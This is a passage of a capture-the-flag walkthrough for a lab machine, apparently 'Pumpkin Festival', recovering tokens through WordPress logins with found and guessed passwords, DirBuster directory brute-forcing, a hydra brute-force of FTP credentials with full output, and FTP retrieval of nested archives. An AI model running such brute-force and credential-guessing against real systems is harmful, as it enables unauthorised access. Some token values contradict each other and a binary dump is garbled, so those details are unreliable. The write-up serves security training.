
Input
length: 35
lines: 1

```
K82v0SuvV1En350M0uxiXVRTmBrQIJQN78s
```

Output
time: 17ms
length: 26
lines: 1
start: 0
end: 26
length: 26

```
morse & jack : Ug0t!TrIpyJ
```

As we have got the password for the morse, we logged in to the wp-admin and got our 5th token **7139e925fd43618653e51f820bc6201b**



pumpkins.local/wp-admin/profile.php

Contact Info

Email *(required)*: morse@pumpkins.local


Website

About Yourself

Biographical Info: PumpkinToken : 7139e925fd43618653e51f820bc6201b

Token 6

Since we have one more wp-admin user named **admin** and if we remember we also have got keyword earlier named **Alohomera!** We tried this as our password to login into a WordPress site and were successfully able to do so and eventually got our 6th token **f2e00edc353309b40e1aed18ab2c4**



pumpkins.local/wp-admin/post.php?post=23&action=e


PumpkinToken

Permalink: http://pumpkins.local/?p=23&preview=true

PumpkinToken : f2e00edc353309b40e1aed18e18ab2c4

Token 7

It’s always a good practice to use multiple tools for bruteforcing to get more reliable and add on results. We used **DirBuster** to bruteforce the URL http://pumpkin.local and got one more directory named **license.txt.** Accessing the same directory in the browser gave us one more token **5ff346114d634a015ce413e1bc3d8d71**



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)
http://pumpkins.local

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8


Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension txt

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details




OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://pumpkins.local:80/

Directory Stucture	Response Code	Response Size
/	200	52535
icons	403	457
wp-content	200	168
wp-includes	200	177
license.txt	200	20243

Access the same directory in the browser gave us one more token **5ff346114d634a015ce413e1bc3d8d71**



pumpkins.local/license.txt


```
WordPress - Web publishing software

Copyright 2011-2018 by the contributors

PumpkinToken : 5ff346114d634a015ce413e1bc3d8d71


This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.
```

Token 8

We have a total of four users admin, morse, jack & harry with passwords only for only three.

So I tried to get the password of **harry** by Bruteforcing using hydra. We got a password **yrrah.**

```
hydra -L user.txt -P /usr/share/wordlists/rockyou.txt
192.168.1.101 ftp -e nsr
```




```
root@kali:~# hydra -L user.txt -P /usr/share/wordlists/rockyou.txt 192.168.1.101 ftp -e nsr
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service orgar

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-07-22 05:43:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 57377608 login tries (l:4/p:14344402), ~3
[DATA] attacking ftp://192.168.1.101:21/
[21][ftp] host: 192.168.1.101   login: harry   password: yrrah
```

We logged into ftp of the target machine using these credentials and found the 8th token **ba9fa9abf2be9373b7cbd9a6457f374e**

```
ftp 192.168.1.101

ls

get token.txt
```

```
bye

cat token.txt
```




```
root@kali:~# ftp 192.168.1.101
Connected to 192.168.1.101.
220 Welcome to Pumpkin's FTP service.
Name (192.168.1.101:root): harry
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 18:11 Donotopen
-rw-r--r--    1 0        0              48 Jul 12 22:33 token.txt
226 Directory send OK.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.00 secs (625.0000 kB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat token.txt
PumpkinToken : ba9fa9abf2be9373b7cbd9a6457f374e
root@kali:~#
```

Token 9

In the above screenshot you can see that there is a directory named **/Donotopen,** we went inside this directory and found another directory named **/NO** and after a lot of traversing we finally found the file name **token.txt.** We downloaded the file into our system and got the 9th token **8d66ef0055b43d80c34917ec6c75f706**

```
cd Donotopen

ls

cd NO

cd NOO
cd NOOO

cd NOOOO

get token.txt

bye

cat token.txt
```




```
ftp> cd Donotopen
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 18:17 NO
226 Directory send OK.
ftp> cd NO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 18:12 NOO
226 Directory send OK.
ftp> cd NOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 18:12 NOOO
226 Directory send OK.
ftp> cd NOOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 12 22:35 NOOOO
226 Directory send OK.
ftp> cd NOOOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Jul 14 03:12 NOOOOO
-rw-r--r--    1 0        0              48 Jul 12 22:35 token.txt
226 Directory send OK.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.00 secs (593.3544 kB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat token.txt
PumpkinToken : f9c5053d01e0dfc30066476ab0f0564c
```

Token 10

It’s time to get the 10th token.

From the above picture we might have seen there is one more directory **/NOOOOO** and after some traversing found a file **data.txt.** We downloaded the file into our kali and found some random coded inside.

```
cd NOOOOOO

bye

get data.txt
```




```
ftp> cd NOOOOOO
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            4357 Jul 14 03:08 data.txt
226 Directory send OK.
ftp> get data.txt
local: data.txt remote: data.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for data.txt (4357 bytes).
226 Transfer complete.
4357 bytes received in 0.00 secs (2.2768 MB/s)
ftp> bye
221 Goodbye.
root@kali:~# cat data.txt
data0000664000000000005405135124474670005563Oustar00BZh91AY&SY��"[��@`

� ���<F��=���P��瓨q�T��k2��j�Y��J1y��h� лч      J(��%d�e�������
�'b1�ก�KfK|�M��F
#e���0��)8oL�Q�_L�ɔ�m��d����Q�=�5��������Q�.����q>��
                                                          �{����7G�ɒ0�c)�?
```

We checked for the file type and it is tar file. We untar the file and got another file **data.**

That file also came out to be a zip file and after

Unzipping we got a file **key** and after untaring that, We finally got a file named **jack** which had hexdump Inside.

```
file data.txt

tar vxf data.txt

tar xjf data

tar vxf key

cat jack
```




```
root@kali:~# cd festival/
root@kali:~/festival# file data.txt
data.txt: POSIX tar archive
root@kali:~/festival# tar vxf data.txt
data
tar: A lone zero block at 8
root@kali:~/festival# ls
data  data.txt
root@kali:~/festival# file data
data: bzip2 compressed data, block size = 900k
root@kali:~/festival# tar xjf data
tar: A lone zero block at 25
root@kali:~/festival# ls
data  data.txt  key
root@kali:~/festival# file key
key: POSIX tar archive
root@kali:~/festival# tar vxf key
jack
tar: A lone zero block at 22
root@kali:~/festival# ls
